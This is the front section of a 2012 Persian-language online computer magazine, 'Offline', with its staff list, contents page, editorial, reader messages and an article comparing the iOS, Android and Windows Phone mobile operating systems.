

همه چیز در مورد ترول

**حمله ترول ها به اینترنت!**

بازی watch dogs

**خدای گرافیک!**

مقاله استثنایی

**هک wp و Joomla**

آموزش نصب

**۳ گام تا میکروتیک**

منتشر شدن ios6

**شاهکار اپل**



به همراه اخباری کامل در مورد هر آنچه که از دنیای کامپیوتر می خواهید بدانید.

مجموع انفورماتیک بین المللی

linux+ / Network+ / CIW / MCITP / CCNP / CEH / Oracle

مهندسی شبکه های مایکروسافت، متخصص مسیر یابهای سیسکو امنیت، متخصص ارشد طراحی وب

مطرح ترین برند آموزشی در حوزه فناوری اطلاعات در کشور برگزار کننده دوره های بین المللی





# OFFLINE همیشه ONLINE است!

www.irspn.com

## تحریریه

محمد قیطاسی، مجید شهاب فر، مهسا سیروس، سمیرا صرامی، کوشا زارعی، احسان طریقت، سیامک احدی، میکائیل اسکندری، سعید محبی، حسین جسیمی

سر دبیر بخش هک و امنیت: محمد مرتضوی  
سر دبیر بخش شبکه: سعید محبی

جملات بالای صفحات: حامد جعفری  
مشاوران هنری و گرافیکی: محمد مرتضوی، مهسا سیروس، سعید محبی، سمیرا صرامی

روابط عمومی: سعید محبی

## فنی و هنری:

مسوول فنی تحریریه و ویراستار: میلاد جعفری  
گرافیک و صفحه آرایی: اعضای تیم آفلاین

امور اجرایی: سعید محبی

مسوول سایت: میلاد جعفری  
سازمان آگهی ها: سعید محبی

## ارتباط:

ماهنامه الکترونیکی آفلاین | سال اول | شماره سوم | مهر ماه ۹۱ | ۵۶ صفحه | IRSPN.com

همه چیز در مورد ترول  
**حمله ترول ها به اینترنت!**

بازی watch dogs  
**خدای گرافیک!**

مقاله استثنایی  
**هک wp و Joomla!**

آموزش نصب  
**۳ گام تا میکروتیک**

منتشر شدن ios6  
**شاهکار اپل**

به همراه اختیاری کامل در مورد هر آنچه که از دنیای کامپیوتر می خواهید بدانید.

مجموع انفورماتیک بین الملل

مطرح ترین برند آموزشی در حوزه مهندسی شبکه های مایکروسافت، فناوری اطلاعات در کشور متخصص مسیر یابهای سیسکو امنیت برگزار کننده دوره های بین المللی متخصص ارتقاء طراحی وب

linux+ / Network+ / CIW / MCP / CCNP / CEH / Oracle

۴

سرمقاله  
سخن مدیر مسئول

۵

منتشر کنندگان

۷

پیام های مجله

۸

تکنولوژی

۹

مقایسه قدرت ها

۱۶

شوالیه جدید اپل

۱۷

بررسی تخصصی ios6

۲۱

دو چرخه مقوایی

۲۳

پرونده ویژه  
حمله ترول ها به اینترنت

۲۹

بازی  
پرونده بررسی بازی watch dogs

۳۶

هک و امنیت

۳۷

نفوذ به مرورگر

۳۸

اسکنرهای تخصصی جوملا و وردپرس  
رخنه امنیتی جدید جاوا

۴۰

شبکه

۴۲

سه گام تا نصب میکروتیک

۴۸

opensource

۵۱

برنامه نویسی

۵۲

ساختارها در سی شارپ

۵۴

توابع در php

e-mail: [majale.offline@gmail.com](mailto:majale.offline@gmail.com)

Sms: 3000 9900 90 8221

site: [www.irspn.com](http://www.irspn.com)

fb: [facebook.com/irspn](https://facebook.com/irspn)

twitter: [@irspn](https://twitter.com/irspn)



یک زندگی آرمانی با آرمانی سنتر

لوازم آشپزخانه

لوازم آرایشی و بهداشتی

لوازم الکترونیکی و برقی

برندهای معروف در ساییت

[ArmaniCenter.com](http://ArmaniCenter.com)

تهران، تقاطع خیابان دولت و دکتر شریعتی، برج نگین قلهک، واحد ۹



# تعادل به سبک آفلاین!

میلاذ جعفری

دانشجوی مهندسی IT

مدیر مسئول آفلاین



سلام به شما آفلاینی های عزیز. از شما به خاطر حمایت جانانه و همچنین از بزرگترین سایت های ایران که نسبت به پخش آفلاین اقدام کردند تشکر می کنم. هدف های بزرگی داریم و به لطف خدا مسیر درستی رو در مقابل خودمون می بینیم. و خیلی خرسند هستیم که تاکنون تیمی از بهترین ها را در کنار هم جمع آوری کرده ایم. ما برای رسیدن به اهداف و آرمان های خودمون به حمایت شما نیاز داریم. دوستان زیادی به بنده ایمیل دادند که چه کسی پشتیبان مالی آفلاین هست؟ همانطور که در شماره اول اعلام کردم، هیچ شخص حقیقی یا حقوقی، هیچ سازمان و یا ارگانی خاص یا دولتی پشتیبان مالی آفلاین نیست. در آخر هم وظیفه خودم می دونم که یک تشکر ویژه از سردبیر مجله "آقای محبی" انجام بدم. کسی که در تمام این مدت با عشق در کنار آفلاین و آفلاینی ها بود.



لطفا آفلاین را در فیس بوک لایک کنید  
[www.facebook.com / irspn](http://www.facebook.com/irspn)





با سپاس از همکاری افتخاری

# انتشار دهندگان آفلاین









# Left brain

I am the left brain.  
I am a scientist. A mathematician.  
I love the familiar. I categorize. I am accurate. Linear.  
Analytical. Strategic. I am practical.  
Always in control. A master of words and language.  
Realistic. I calculate equations and play with numbers.  
I am order. I am logic.  
I know exactly who I am.

# Right brain

I am the right brain.  
I am creativity. A free spirit. I am passion.  
Yearning. Sensuality. I am the sound of roaring laughter.  
I am taste. The feeling of sand beneath bare feet.  
I am movement. Vivid colors.  
I am the urge to paint on an empty canvas.  
I am boundless imagination. Art. Poetry. I sense. I feel.  
I am everything I wanted to be.





## ”حمله به آفلاین“ و ”آفلاین در نیوکمپ“

به دلیل کمبود وقت این دو صفحه را در یک صفحه قرار می دهیم اما در شماره آینده به شدت روی این دو صفحه مانور خواهیم داد.

### پیام های سایت

فرید: خیلی مجله مفیدی بود اما در صفحه ۱۰ در توضیح silverlight گفتین kaspersky رو مایکروسافت ارائه داد. مطمئنن اشتباه نمی کنین؟

آفلاین: بله کاملاً حق با شماست. آقای محبی این موضوع رو پیگیری کردند و معلوم شد که Kaspersky در سال ۱۹۹۷ توسط ناتالیا کاسپیرسکی و یوگنی کاسپیرسکی به وجود آمد. از دقت شما ممنونم دوست عزیز.

سید جواد: عالی بود. رویایی که من در مورد یک مجله آفلاین داشتم شما به واقعیت تبدیل کردید آدرس سایت شما رو برای همه ی دوستانم ایمیل کردم تا اونا هم در این لذت علمی شریک باشن. ترکونید دمتون گرم

آفلاین: ما انرژی لازم برای طراحی مجله را از همین لطف شما میگیریم. بسیار ممنون

بهنام: عالی بود، دمتون گرم، با قدرت ادامه بدید.

آفلاین: مگه میشه این استقبال شما باشه و ما با قدرت ادامه ندیم؟!!

مسعود: کامل خوندم، مجله به معنای واقعی خوب بود. در مورد ترفندهای افتراکت و اینجور نرم افزارها هم یه چیزایی بزارین بهتر میشه.

آفلاین: حتما در شماره های آینده به این موضوع بیشتر اهمیت میدیم.

شما هم پیام خودتون رو به آفلاین بفرستید.

لطفا پیام خودتون رو با ذکر نام به شماره زیر

SMS کنید:

3000 9900 90 8221

برای حمایت از آفلاین ما را در فیس بوک لایک کنید

[www.facebook.com/irspn](http://www.facebook.com/irspn)

### SMS های ارسالی

۳۷۸۲ \*\*\* ۰۹۱۲: سلام یک خسته نباشید توپ عالی برای شما. من خودم فارغ التحصیل کارشناسی نرم افزارم اما اطلاعاتم درباره لیونکس خیلی خیلی پایین هست. لطفاً یک بخش کلی برای لیونکس و آموزشش تو سایت خوبتون بذارین. مرسی

آفلاین: با وجود این حمایت شما خستگی برای ما معنی نداره! در رابطه با سایت هم باید عرض کنم که به زودی سایتی جامع برای مجله آفلاین طراحی می شود.

۵۳۱۴ \*\*\* ۰۹۳۷: سلام. مرسی از مجله خوبتون. فقط مطالبی که مینویسین رو یکم واضح تر و روان تر بنویسید که کسانی که رشتهشون کامپیوتر نیست هم بفهمن.

آفلاین: یکی از اهداف ما همین موضوع هست که هواداران آفلاین از هر سطحی باشند. این شماره رو بخونید ببینید بهتر شده؟!!

۵۵۰۳ \*\*\* ۰۹۱۸: به نظرم لوگوی بسیار مناسبی هست. آفلاین یعنی خط خاموش یا خارج از خط. لوگوی شما علاوه بر اینکه به اصطلاح بادکنک نارنجی را خارج از خط بسته ی قرمز کشیده، اما باز هم با هم در قسمتهایی مشترکند، که این نماد ارتباط خوانندگان با شماست. ای کاش طراح هنرمند این لوگو، بادکنک نارنجی را به اندازه ی قسمت توخالی بادکنک حاشیه قرمز می کشید تا وقتی که بادکنک نارنجی را فلیپ هاریزنتال کنیم، با درگ آن داخل بادکنک حاشیه قرمز، انطباق مکمل صورت می گرفت و این یعنی آفلاین را دوست داریم. یک حامی و دوستدار آفلاین

آفلاین: ما از این دقت و لطفی که به ما دارید بی نهایت سپاسگذاریم.

۲۳۲۵ \*\*\* ۰۹۳۹: مجله افلاین فوق العاده است.

آفلاین: امیدواریم همیشه همینطور باشه.



انیستین

اگر از من بپرسید میگویم که گناه در خلوت را به تظاهر به تقوا ترجیح می دهیم.



تکنولوژی  
در مدار  
ایست !!





# مقایسه قدرت ها

## درآمد و مقایسه ای بین سه سیستم عامل

### محبوب در گوشی های هوشمند

سه قدرت مطلق سیستم عامل های موبایل یعنی اپل، گوگل و ماکروسافت در رقابتی شدید با یکدیگر قرار دارند تا سهم بیشتری از بازار را برای خود فراهم سازند. هر سه جزو بهترین ها هستند و طرفداران خاص خود را دارند اما کدام یک برنده ی اصلی بازی است؟ کدام سیستم عامل تاکنون رابطه بهتر و صمیمی تری با مردم برقرار ساخته است؟ و هزاران سوال دیگر. در این مقاله قصد داریم تا با مقایسه خصوصیات اصلی این سه سیستم عامل بر روی بهترین پلتفرم های موجود، نگاه روشن تری داشته باشیم.

همگامی که نگاهی به فروشگاه های برنامه های گوشی های هوشمند می اندازیم، متوجه تفاوت گسترده آن با سال های پیش می شویم. پیشرفت عظیمی در این صنعت رخ داده است و در مقایسه با برنامه های کامپیوترهای شخصی، بسیار بهتر بوده است.

iOS, Android و Windows Phone به خوبی نمایانگر این پیشرفت هستند و هر یک با آرایه سرویس هایی مخصوص به خود، مشتریان خود را جذب کرده اند.



مقایسه این سه سیستم عامل را در چند بخش متفاوت اصلی انجام می دهیم و فواید و کاستی های هر یک را به طور کاملاً بی طرف بازگو می نماییم. در هر بخش برنده و بازنده ای در کار نیست. سه سیستم متفاوت با سه رویکرد متفاوت هستند و مقایسه و نمره دادن به آن ها کار اشتباهی است. هر کدام کاربران بخصوص خود را دارند. پس آنکه مناسب شما است انتخاب کنید.

## ظاهر

ظاهر ویندوز فون که اخیراً رایج شده و نمای جدیدی از سیستم ها را به ما نشان داده است، به لقب "کاشی های زنده" معروف شده است. این اصطلاح ظاهر آن را توصیف می کند. قسمت هایی مربع یا مستطیلی شکل که در کنار یکدیگر قرار دارند و هر کدام معرف یک بخش، سرویس یا برنامه از سیستم عامل هستند. با حرکت دادن این قسمت ها حالتی زیبا و کشیده نمایان می شود که در عین حال سریع است. هر کدام از این کاشی ها براحتی قابل شخصی سازی هستند و با تغییر اندازه ها، صفحه به طور زیبایی می درخشد. در مقایسه با نسخه قبلی ویندوز فون، تغییرات گسترده و بنیادینی اعمال شده است که تجربه کار را بسیار لذت بخش تر می کند.



رقیب بعدی یعنی اندروید، محیط بسیار دلچسب تری را فراهم می کند. صفحه هایی خانگی با قابلیت شخصی سازی در بیشترین ابعاد! برخلاف دو رقیب دیگر که مستقیماً شما را به برنامه های نصب شده راهنمایی می کند و کمترین امکانات شخصی سازی را در اختیار کاربر قرار می دهد، اندروید سیستمی با نام "HomeScreens" را ارائه کرده که در آن می توانید به سلیقه خود و با ابزارهایی که در دست دارید آن ها را شخصی سازی کنید. Widget ها قلب تپنده اندروید و عامل برتری نسبی آن در ظاهر است. شما می توانید در یک صفحه بدون باز کردن برنامه ای، ساعت را ببینید، ایمیل های جدید را مشاهده کنید و Feed ها را بخوانید. امکانی که در iOS وجود ندارد و ماکروسافت نیز به سختی آن را فراهم ساخته است. ابزارک های اندروید سریع هستند، کوچک و بزرگ شده و ویرایش براحتی صورت می پذیرد. این قابلیت ها در آخرین نسخه اندروید به بهترین نحو قابل استفاده است.

// اپل از یک فرمول تست شده و نتیجه داده شده پیروی می کند. هدف و فلسفه آن سادگی است و هیچ Widget یا ابزار اضافه ای در کار نیست. با باز کردن قفل صفحه، تنها لیستی از برنامه ها و سرویس های موجود قابل مشاهده است که با سرعت هرچه تمام نمایش داده می شود. سیستم آن طوری طراحی شده است که حتی یک کودک براحتی با آن کنار می آید و در اولین نگاه همه کار با آن را می آموزند. **سادگی همه چیز است!**



# نقشه و مسیریابی

این بخش بسیار جالب است، زیرا هر یک از کمپانی ها سرویس Map اختصاصی دارند و با تکیه بر آن ها سیستم عامل خود را کامل کرده اند.

گوگل اندروید طبعاً برای سیستم نقشه و مسیریابی از سرویس Google Map خود استفاده می کند. سیستمی قدرتمند و کامل که سرویس هایی مانند نمایش نزدیک خیابان ها، سه بعدی سازی، نمای داخلی و مسیریابی را در اختیار قرار می دهد. ادغام آن با سرویس Google Now زندگی را راحت تر می کند. ترافیک را می توانید براحتی دور بزنید و از سیستم خودکار آن استفاده کنید تا سریع ترین راه را به شما نشان دهد. ماکروسافت برای آرایه این سرویس کمی در ابهام شناور شده است. سرویس نقشه Bing به خوبی کار می کند اما کامل نیست و به زبان ساده به خوبی گوگل نیست. در گوشی های اولیه ویندوز فون، همین سرویس وجود داشت اما اخیراً این شرکت به ضعف های آن پی برده است و از سرویس نقشه یابی نوکیا استفاده می کند. این سیستم بسیار کامل اما کند است. قابلیت سه بعدی سازی نیز در آن وجود دارد که لذت مسیریابی را دوچندان می کند.

” iOS تا قبل از آرایه نسخه ششم، از گوگل مپ استفاده می کرد که البته امکانات نسخه اندروید را نداشت. اما پس از آرایه سیستم عامل جدید، اپل سرمایه گذاری زیادی روی این پروژه انجام داد و سرویس مسیریابی و نقشه خوانی مخصوص به خود را آرایه کرد. سرویسی که در عین ناباوری دست کمی از همزاد گوگلی خود ندارد و در برخی موارد کامل تر نیز هست. سیستم سه بعدی آن بسیار زیبا تر از گوگل است و همچنین برای کارایی بالاتر با ابزار Yelp نیز یکسان شده است. قابلیت مسیریابی صوتی دیگر نکته برتری اپل از رقبای آن است که به راحتی هرچه تمام امکان پذیر است. در این میان سیستم نقشه خوانی و مسیریابی اپل بهتر از رقبای آن است و امکانات بیشتری را در اختیار قرار می دهد.







## دوربین

ماکروسافت در طراحی برنامه دوربین سیستم عاملش هیچ کم و کاستی نگذاشته است. عکس برداری بسیار ساده صورت می گیرد و محیط آن بسیار راحت است. تنظیمات دوربین در منوی کناری جاسازی شده و فقط ابزارهای اصلی مانند فلش در صفحه اصلی نمایان است. سیستم، کنترل خوبی بر روی دوربین دارد و فوکوس آن به لطف سخت افزارهای قوی نوکیا با قدرت انجام می شود.

گوگل در این زمینه بسیار بهتر عمل کرده است و دوربین سخت افزارهای خود را به طور زیبایی کنترل می کند. ابزارهای فراوانی در اختیار کاربر قرار می دهد که می توان عکس دلخواه خود را به درستی بگیریم. سیستم جدید دوربین اندروید بسیار سریع تر از قبل شده و قابلیت بازیابی سریع عکس های گرفته شده و ویرایش یا حذف آن ها در همان لحظه وجود دارد. اما نکته جالب اینجا است که به هیچ عنوان سیستم کند نیست و با نرمی و انعطاف بالا صورت می پذیرد. کلیه افکت ها تصویری معروف و تنظیمات رایج عکس برداری در آن لحاظ شده است تا دست کاربر را بسیار باز بگذارد.

در مقابل اپل سادگی خود را حفظ کرده و تغییر چندانی به وجود نیاورده است. محیط بسیار ساده و خالی از گزینه های اضافی است و اکثر تنظیمات به صورت خودکار انجام می شود، یعنی کاربر هیچ کنترلی بر روی عکس خود ندارد و باید منتظر بماند تا دستگاه عکس را تحویل دهد. فوکوس آن در درجه اول خودکار است اما با لمس صفحه، دوربین به آن نقطه از صحنه فوکوس می کند.

این سیستم ساده و بدون تنظیمات بسیار سریع عمل می کند و کیفیت عکس ها راضی کننده است. عکس های گرفته شده از رزولوشن خوب و رنگ بندی جالبی برخوردار هستند اما اندازه آن ها کوچک می باشد و فقط متناسب با صفحه نمایش دستگاه های اپل طراحی شده است.





# مرورگر

سیستم مرورگر اندروید، از برنامه پیش فرض آن با نام "مرورگر استاندارد اندروید" استفاده می کند اما به تازگی جای خود را برنامه محبوب دیگرش یعنی کروم داده است. مرورگری قدرتمند و محبوب که همانند نسخه رومیزی، امکانات خوبی را ارائه می دهد. وب گردی ایمن مهمترین بخش کروم است که اندروید به خوبی از آن پشتیبانی می کند. مرور آفلاین صفحات، بازگشایی صفحات در زبانه های (Tab) متفاوت و همگام سازی از دیگر مزیت های کروم اندروید است. اکثر تکنولوژی های جدید طراحی در کروم پشتیبانی می شود و صفحات حجیم و گرافیکی به درستی و با سرعت به نمایش در می آیند.



ویندوز فون بحث وبگردی را همانند ویندوز بسیار جدی گرفته است و با ارائه IE10 جدید، قدم بزرگی برداشته است. این نکته باعث شده است تا ویندوز فون را پیشگام سیستم عامل های هوشمند در امر وبگردی قرار دهد در حالی که این کار با امنیت بسیار بالاتری نسبت به نسخه های قبلی انجام می شود. ماکروسافت برای حفظ حریم شخصی و وبگردی ایمن، سرویس هایی همانند SmartScan و Phishing Filter را فراهم کرده است.



در این میان اپل، از سافاری خود بهره می برد. مرورگری ساده و در عین حال بسیار قدرتمند و سریع. وبگردی با سرعت هرچه تمام انجام می شود و نشان دادن صفحه های گرافیکی بدون هیچ مشکلی انجام می شود. در جدیدترین نسخه معرفی شده سافاری، ابزارهای خوبی در آن حاسازی شده است که کار با آن را بسیار لذت بخش تر می کند. همگام سازی با iCloud و مرور آفلاین صفحات از جمله آن ها می باشد. همچنین به تازگی قابلیتی جدید در اختیار سایت ها گذاشته است تا همخوانی بیشتری با سافاری و کل iOS داشته باشند.



## رسانه ها

بزرگترین مشکل ویندوزفون عدم پشتیبانی از MicroSD بود که به لطف نسخه جدیدش این کمبود نیز حل شده است. سیستم عامل به شما اجازه می دهد تا آهنگ یا ویدیو ها را در آن ذخیره سازید با راحتی برنامه ها را در آن نصب کنید. فراتر از این، قابلیت پخش تصویرهای با ابعاد 768 \* 1280 و 720 \* 1280 بر روی رزولوشن فعلی 800 \* 480 می باشد که ماکروسافت به خوبی از پس آن بر آمده است.

اندروید جدید، تجربه سریعتری را به ما عرضه داشته است. کل سیستم با سرعت 60 فریم در ثانیه در کلیه دستگاه ها نمایش داده می شود که باعث نمایان شدن هرچه بهتر و دقیق تر محیط سیستم می شود. Google Play که قلب سیستم عامل تلقی می شود، مکانی است برای عرضه آنلاین برنامه، بازی، کتاب، آهنگ و ویدیو که بدون کوچکترین مشکلی با کل اندروید همخوانی دارد. پخش کننده قدرتمند آن یعنی Google Music از طیف گسترده ای از فرمت ها پشتیبانی می کند و تجربه ای بسیار لذت بخش را برای پخش رسانه ها به شما هدیه می دهد. ابزارهای کوچک و بزرگ دیگری نیز وجود دارند که هر یک در جای خود بسیار مهم و کمک کننده هستند. برنامه ها یا رسانه ها را می توانید با قابلیت Apps to MicroSD بر روی حافظه بریزید. گوگل به صورت رایگان فضای ابری بسیار سریع و زیبایی را به شما هدیه می دهد که می توانید کل اطلاعاتتان در آن جا نگه داری نمایید و از هر جا و با هر دستگاهی به آن ها دسترسی داشته باشید.

اپل در این زمینه هم بسیار خوب جلو رفته است و محیطی بسیار راحت و زیبا را فراهم آورده است. iOS از MicroSD پشتیبانی نمی کند اما این موضوع را طور دیگری حل کرده است. کلیه دستگاه های اپل با حافظه های زیادی تولید می شوند، پس نیازی به حافظه جانبی نیست. انتقال کل رسانه ها به دستگاه چه از طریق کابل و چه از طریق اینترنت (iCloud) امکان پذیر است. iTunes همانند Google Play طیف وسیعی از رسانه ها را دربر دارد و فروشگاههای بسیار بزرگ محسوب می شود. قابلیت پخش آهنگ یا فیلم در iOS بسیار خوب طراحی شده است و با کیفیت ترین ویدیو ها نیز در مقایسه با رقبا هم نمایش داده می شود. مدیریت عکس ها ساده و روان است و آلبوم روبروی شما، با دقت هرچه تمام طراحی شده است.



یکی از نکات مهم در بحث سیستم عامل، یکپارچگی قسمت ها می باشد که این امر در هر سه به خوبی مشاهده می شود. توانایی و سرعت سیستم عامل علاوه بر خوب نوشته شدن آن به سخت افزار دستگاه نیز بستگی دارد و هر کدام که دستگاه قوی تر و یکپارچه تری داشته باشد برنده بازی است. به همین دلیل است که تمامی دستگاه های شرکت اپل به خوبی و راحتی اجرا می شوند.

